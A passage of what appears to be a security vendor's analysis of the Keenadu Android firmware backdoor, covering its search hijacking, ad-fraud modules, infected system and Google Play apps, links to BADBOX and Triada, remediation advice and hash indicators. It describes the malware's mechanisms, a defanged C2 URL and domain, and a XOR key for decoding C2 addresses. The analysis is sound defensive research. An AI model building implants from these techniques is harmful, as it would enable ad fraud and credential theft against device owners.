If the element is found, the malware monitors text changes within it. All search queries entered by the user into the url_bar field are exfiltrated to the attackers’ server. Furthermore, once the user finishes typing a query, the Trojan can hijack the search request and redirect it to a different search engine, depending on the configuration received from the C2 server.

Search engine hijacking

Search engine hijacking

It is worth noting that the hijacking attempt may fail if the user selects a query from the autocomplete suggestions; in this scenario, the user does not hit Enter or tap the search button in the url_bar, which would signal the malware to trigger the redirect. However, the attackers anticipated this too. The Trojan attempts to locate the omnibox_suggestions_dropdown element within the current activity, a ViewGroup containing the search suggestions. The malware monitors taps on these suggestions and proceeds to redirect the search engine regardless.

Search engine hijacking upon selecting a browser-suggested option

Search engine hijacking upon selecting a browser-suggested option

The Nova (Phantom) clicker

The initial version of this module (MD5: f0184f6955479d631ea4b1ea0f38a35d) was a clicker embedded within the system wallpaper picker (com.android.wallpaper). Researchers at Dr. Web discovered it concurrently with our investigation; however, their report did not mention the clicker’s distribution vector via the Keenadu backdoor. The module utilizes machine learning and WebRTC to interact with advertising elements. While our colleagues at Dr. Web named it Phantom, the C2 server refers to it as Nova. Furthermore, the task executed within the code is named NovaTask. Based on this, we believe the original name of the clicker is Nova.

Nova as the plugin name

Nova as the plugin name

It is also worth noting that shortly after the publication of the report on this clicker, the Keenadu C2 server began deleting it from infected devices. This is likely a strategic move by the attackers to evade further detection.

Request to unload the Nova module

Request to unload the Nova module

Interestingly, in the unload request, the Nova module appeared under a slightly different name. We believe this new name disguises the latest version of the module, which functions as a loader capable of downloading the following components:

  • The Nova clicker.
  • A Spyware module which exfiltrates various types of victim device information to the attackers’ server.
  • The Gegu SDK dropper. According to our data, this is a multi-stage dropper that launches two additional clickers.

Install monetization

A module with the MD5 hash 3dae1f297098fa9d9d4ee0335f0aeed3 is embedded into the system launcher (com.android.launcher3). Upon initialization, it runs an environment check for virtual machine artifacts. If none are detected, the malware registers an event handler for session-based app installations.

Handler registration

Handler registration

Simultaneously, the module requests a configuration file from the C2 server. An example of this configuration is provided below.

Example of a monetization module configuration

Example of a monetization module configuration

When an app installation is initiated on the device, the Trojan transmits data on this app to the C2 server. In response, the server provides information regarding the specific ad used to promote it.

App ad source information

App ad source information

For every successfully completed installation session, the Trojan executes GET requests to the URL provided in the tracking_link field in the response, as well as the first link within the click array. Based on the source code, the links in the click array serve as templates into which various advertising identifiers are injected. The attackers most likely use this method to monetize app installations. By simulating traffic from the victim’s device, the Trojan deceives advertising platforms into believing that the app was installed from a legitimate ad tap.

Google Play module

Even though AKClient shuts down if it is injected into Google Play process, the C2 server have provided us with a payload for it. This module (MD5: 529632abf8246dfe555153de6ae2a9df) retrieves the Google Ads advertising ID and stores it via a global instance of the Settings class under the key S_GA_ID3. Subsequently, other modules may utilize this value as a victim identifier.

Retrieving the advertising ID

Retrieving the advertising ID

Other Keenadu distribution vectors

During our investigation, we decided to look for alternative sources of Keenadu infections. We discovered that several of the modules described above appeared in attacks that were not linked to the compromise of libandroid_runtime.so. Below are the details of these alternative vectors.

System apps

According to our telemetry, the Keenadu loader was found within various system apps in the firmware of several devices. One such app (MD5: d840a70f2610b78493c41b1a344b6893) was a face recognition service with the package name com.aiworks.faceidservice. It contains a set of trained machine-learning models used for facial recognition – specifically for authorizing users via Face ID. To facilitate this, the app defines a service named com.aiworks.lock.face.service.FaceLockService, which the system UI (com.android.systemui) utilizes to unlock the device.

Using the face recognition service in the System UI

Using the face recognition service in the System UI

Within the onCreate method of the com.aiworks.lock.face.service.FaceLockService, triggered upon that service’s creation, three receivers are registered. These receivers monitor screen on/off events, the start of charging, and the availability of network access. Each of these receivers calls the startMars method whose primary purpose is to initialize the malicious loader by calling the init method of the com.hs.client.TEUtils class.

Malicious call

Malicious call

The loader is a slightly modified version of the Keenadu loader. This specific variant utilizes a native library libhshelper.so to load modules and facilitate APK installs. To accomplish this, the library defines corresponding native methods within the com.hs.helper.NativeMain class.

Native methods defined by the library

Native methods defined by the library

This specific attack vector – embedding a loader within system apps – is not inherently new. We have previously documented similar cases, such as the Dwphon loader, which was integrated into system apps responsible for OTA updates. However, this marks the first time we have encountered a Trojan embedded within a facial recognition service.

In addition to the face recognition service, we identified other system apps infected with the Keenadu loader. These included the launcher app on certain devices (MD5: 382764921919868d810a5cf0391ea193). A malicious service, com.pri.appcenter.service.RemoteService, was embedded into these apps to trigger the Trojan’s execution.

We also discovered the Keenadu loader within the app with package name com.tct.contentcenter (MD5: d07eb2db2621c425bda0f046b736e372). This app contains the advertising SDK fwtec, which retrieved its configuration via an HTTP GET request to hxxps://trends.search-hub[.]cn/vuGs8 with default redirection disabled. In response, the Trojan expected a 302 redirect code where the Location header provided an URL containing the SDK configuration within its parameters. One specific parameter, hsby_search_switch, controlled the activation of the Keenadu loader: if its value was set to 1, the loader would initialize within the app.

Retrieving the configuration from the C2

Retrieving the configuration from the C2

Loading via other backdoors

While analyzing our telemetry, we discovered an unusual version of the Keenadu loader (MD5: f53c6ee141df2083e0200a514ba19e32) located in the directories of various apps within external storage, specifically at paths following the pattern: /storage/emulated/0/Android/data/%PACKAGE%/files/.dx/. Based on the code analysis, this loader was designed to operate within a system where the system_server process had already been compromised. Notably, the binder interface names used in this version differed from those used by AKServer. The loader utilized the following interfaces:

  • com.androidextlib.sloth.api.IPServiceM
  • com.androidextlib.sloth.api.IPermissionsM

These same binder interfaces are defined by another backdoor that is structured similarly and was also discovered within libandroid_runtime.so. The execution of this other backdoor on infected devices proceeds as follows: libandroid_runtime.so imports a malicious function __android_log_check_loggable from the liblog.so library (MD5: 3d185f30b00270e7e30fc4e29a68237f). This function is called within the implementation of the println_native native method of the android.util.Log class. It decrypts a payload embedded in the library’s body using a single-byte XOR and executes it within the context of all apps on the device.

Payload decryption

Payload decryption

The payload shares many similarities with BADBOX, a comprehensive malware platform first described by researchers at HUMAN Security. Specifically, the C2 server paths used for the Trojan’s HTTP requests are a match. This leads us to believe that this is a specific variant of BADBOX.

The path /terminal/client/register was previously documented in a HUMAN Security report

The path /terminal/client/register was previously documented in a HUMAN Security report

Within this backdoor, we also discovered the binder interfaces utilized by the aforementioned Keenadu loader. This suggests that those specific instances of Keenadu were deployed directly by BADBOX.

One of the binder interfaces used by Keenadu is defined in the payload

One of the binder interfaces used by Keenadu is defined in the payload

Modifications of popular apps

Unfortunately, even if your firmware does not contain Keenadu or another pre-installed backdoor, the Trojan still poses a threat to you. The Nova (Phantom) clicker was discovered by researchers at Dr. Web around the same time as we held our investigation. Their findings highlight a different distribution vector: modified versions of popular software distributed primarily through unofficial sources, as well as various apps found in the GetApps store.

Google Play

Infected apps have managed to infiltrate Google Play too. During our research, we identified trojanized software for smart cameras published on the official Android app store. Collectively, these apps had been downloaded more than 300,000 times.

Examples of infected apps in Google Play

Examples of infected apps in Google Play

Each of these apps contained an embedded service named com.arcsoft.closeli.service.KucopdInitService, which launched the aforementioned Nova clicker. We alerted Google to the presence of the infected apps in its store, and they removed the malware. Curiously, while the malicious service was present in all identified apps, it was configured to execute only in one specific package: com.taismart.global.

The malicious service was launched only under specific conditions

The malicious service was launched only under specific conditions

The Fantastic Four: how Triada, BADBOX, Vo1d, and Keenadu are connected

After discovering that BADBOX downloads one of the Keenadu modules, we decided to conduct further research to determine if there were any other signs of a connection between these Trojans. As a result, we found that BADBOX and Keenadu shared similarities in the payload code that was decrypted and executed by the malicious code in libandroid_runtime.so. We also identified similarities between the Keenadu loader and the BB2DOOR module of the BADBOX Trojan. Given that there are also distinct differences in the code, and considering that BADBOX was downloading the Keenadu loader, we believe these are separate botnets, and the developers of Keenadu likely found inspiration in the BADBOX source code. Furthermore, the authors of Keenadu appear to target Android tablets primarily.

In our recent report on the Triada backdoor, we mentioned that the C2 server for one of its downloaded modules was hosted on the same domain as one of the Vo1d botnet’s servers, which could suggest a link between those two Trojans. However, during the current investigation, we managed to uncover a connection between Triada and the BADBOX botnet as well. As it turns out, the directories where BADBOX downloaded the Keenadu loader also contained other payloads for various apps. Their description warrants a separate report; for the sake of brevity, we will not delve into the details here, limiting ourselves to the analysis of a payload for the Telegram and Instagram clients (MD5: 8900f5737e92a69712481d7a809fcfaa). The entry point for this payload is the com.extlib.apps.InsTGEnter class. The payload is designed to steal victims’ account credentials in the infected services. Interestingly, it also contains code for stealing credentials from the WhatsApp client, though it is currently not utilized.

BADBOX payload code used for stealing credentials from WhatsApp clients

BADBOX payload code used for stealing credentials from WhatsApp clients

The C2 server addresses used by the Trojan to exfiltrate device data are stored in the code in an encrypted format. They are first decoded using Base64 and then decrypted via a XOR operation with the string "xiwljfowkgs".

Decrypted payload C2 addresses

Decrypted payload C2 addresses

After decrypting the C2 addresses, we discovered the domain zcnewy[.]com, which we had previously identified in 2022 during our investigation of malicious WhatsApp mods containing Triada. At that time, we assumed that the code segment responsible for stealing WhatsApp credentials and the malicious dropper both belonged to Triada. However, since we have now established that zcnewy[.]com is linked to BADBOX, we believe that the infected WhatsApp modifications we described in 2022 actually contained two distinct Trojans: Triada and BADBOX. To verify this hypothesis, we re-examined one of those modifications (MD5: caa640824b0e216fab86402b14447953) and confirmed that it contained the code for both the Triada dropper and a BADBOX module functionally similar to the one described above. Although the Trojans were launched from the same entry point, they did not interact with each other and were structured in entirely different ways. Based on this, we conclude that what we observed in 2022 was a joint attack by the BADBOX and Triada operators.

BADBOX and Triada launched from the same entry point

BADBOX and Triada launched from the same entry point

These findings show that several of the largest Android botnets are interacting with one another. Currently, we have confirmed links between Triada, Vo1d, and BADBOX, as well as the connection between Keenadu and BADBOX. Researchers at HUMAN Security have also previously reported a connection between Vo1d and BADBOX. It is important to emphasize that these connections are not necessarily transitive. For example, the fact that both Triada and Keenadu are linked to BADBOX does not automatically imply that Triada and Keenadu are directly connected; such a claim would require separate evidence. However, given the current landscape, we would not be surprised if future reports provide the evidence needed to prove the transitivity of these relationships.

Victims

According to our telemetry, 13,715 users worldwide have encountered Keenadu or its modules. Our security solutions recorded the highest number of users attacked by the malware in Russia, Japan, Germany, Brazil and the Netherlands.

Recommendations

Our technical support team is often asked what steps should be taken if a security solution detects Keenadu on a device. In this section, we examine all possible scenarios for combating this Trojan.

If the libandroid_runtime.so library is infected

Modern versions of Android mount the system partition, which contains libandroid_runtime.so, as read-only. Even if one were to theoretically assume the possibility of editing this partition, the infected libandroid_runtime.so library cannot be removed without damaging the firmware: the device would simply cease to boot. Therefore, it is impossible to eliminate the threat using standard Android OS tools. Operating a device infected with the Keenadu backdoor can involve significant inconveniences. Reviews of infected devices complain about intrusive ads and various mysterious sounds whose source cannot be identified.

Review of an infected tablet complaining about noise

Review of an infected tablet complaining about noise

If you encounter the Keenadu backdoor, we recommend the following:

  • Check for software updates. It is possible that a clean firmware version has already been released for your device. After updating, use a reliable security solution to verify that the issue has been resolved.
  • If a clean firmware update from the manufacturer does not exist for your device, you can attempt to install a clean firmware yourself. However, it is important to remember that manually flashing a device can brick it.
  • Until the firmware is replaced or updated, we recommend that you stop using the infected device.

If one of the system apps is infected

Unfortunately, as in the previous case, it is not possible to remove such an app from the device because it is located in the system partition. If you encounter the Keenadu loader in a system app, our recommendations are:

  1. Find a replacement for the app, if applicable. For example, if the launcher app is infected, you can download any alternative that does not contain malware. If no alternatives exist for the app – for example, if the face recognition service is infected – we recommend avoiding the use of that specific functionality whenever possible.
  2. Disable the infected app using ADB if an alternative has been found or you don’t really need it. This can be done with the command adb shell pm disable --user 0 %PACKAGE%.

If an infected app has been installed on the device

This is one of the simplest cases of infection. If a security solution has detected an app infected with Keenadu on your device, simply uninstall it following the instructions the solution provides.

Conclusion

Developers of pre-installed backdoors in Android device firmware have always stood out for their high level of expertise. This is still true for Keenadu: the creators of the malware have a deep understanding of the Android architecture, the app startup process, and the core security principles of the operating system. During the investigation, we were surprised by the scope of the Keenadu campaigns: beyond the primary backdoor in firmware, its modules were found in system apps and even in apps from Google Play. This places the Trojan on the same scale as threats like Triada or BADBOX. The emergence of a new pre-installed backdoor of this magnitude indicates that this category of malware is a distinct market with significant competition.

Keenadu is a large-scale, complex malware platform that provides attackers with unrestricted control over the victim’s device. Although we have currently shown that the backdoor is used primarily for various types of ad fraud, we do not rule out that in the future, the malware may follow in Triada’s footsteps and begin stealing credentials.

Indicators of compromise

Additional IoCs, technical details and a YARA rule for detecting Keenadu activity are available to customers of our Threat Intelligence Reporting service. For more details, contact us at crimewareintel@kaspersky.com.

Malicious libandroid_runtime.so libraries
bccd56a6b6c9496ff1acd40628edd25e
c4c0e65a5c56038034555ec4a09d3a37
cb9f86c02f756fb9afdb2fe1ad0184ee
f59ad0c8e47228b603efc0ff790d4a0c
f9b740dd08df6c66009b27c618f1e086
02c4c7209b82bbed19b962fb61ad2de3
185220652fbbc266d4fdf3e668c26e59
36db58957342024f9bc1cdecf2f163d6
4964743c742bb899527017b8d06d4eaa
58f282540ab1bd5ccfb632ef0d273654
59aee75ece46962c4eb09de78edaa3fa
8d493346cb84fbbfdb5187ae046ab8d3
9d16a10031cddd222d26fcb5aa88a009
a191b683a9307276f0fc68a2a9253da1
65f290dd99f9113592fba90ea10cb9b3
68990fbc668b3d2cfbefed874bb24711
6d93fb8897bf94b62a56aca31961756a

Keenadu payloads
2922df6713f865c9cba3de1fe56849d7
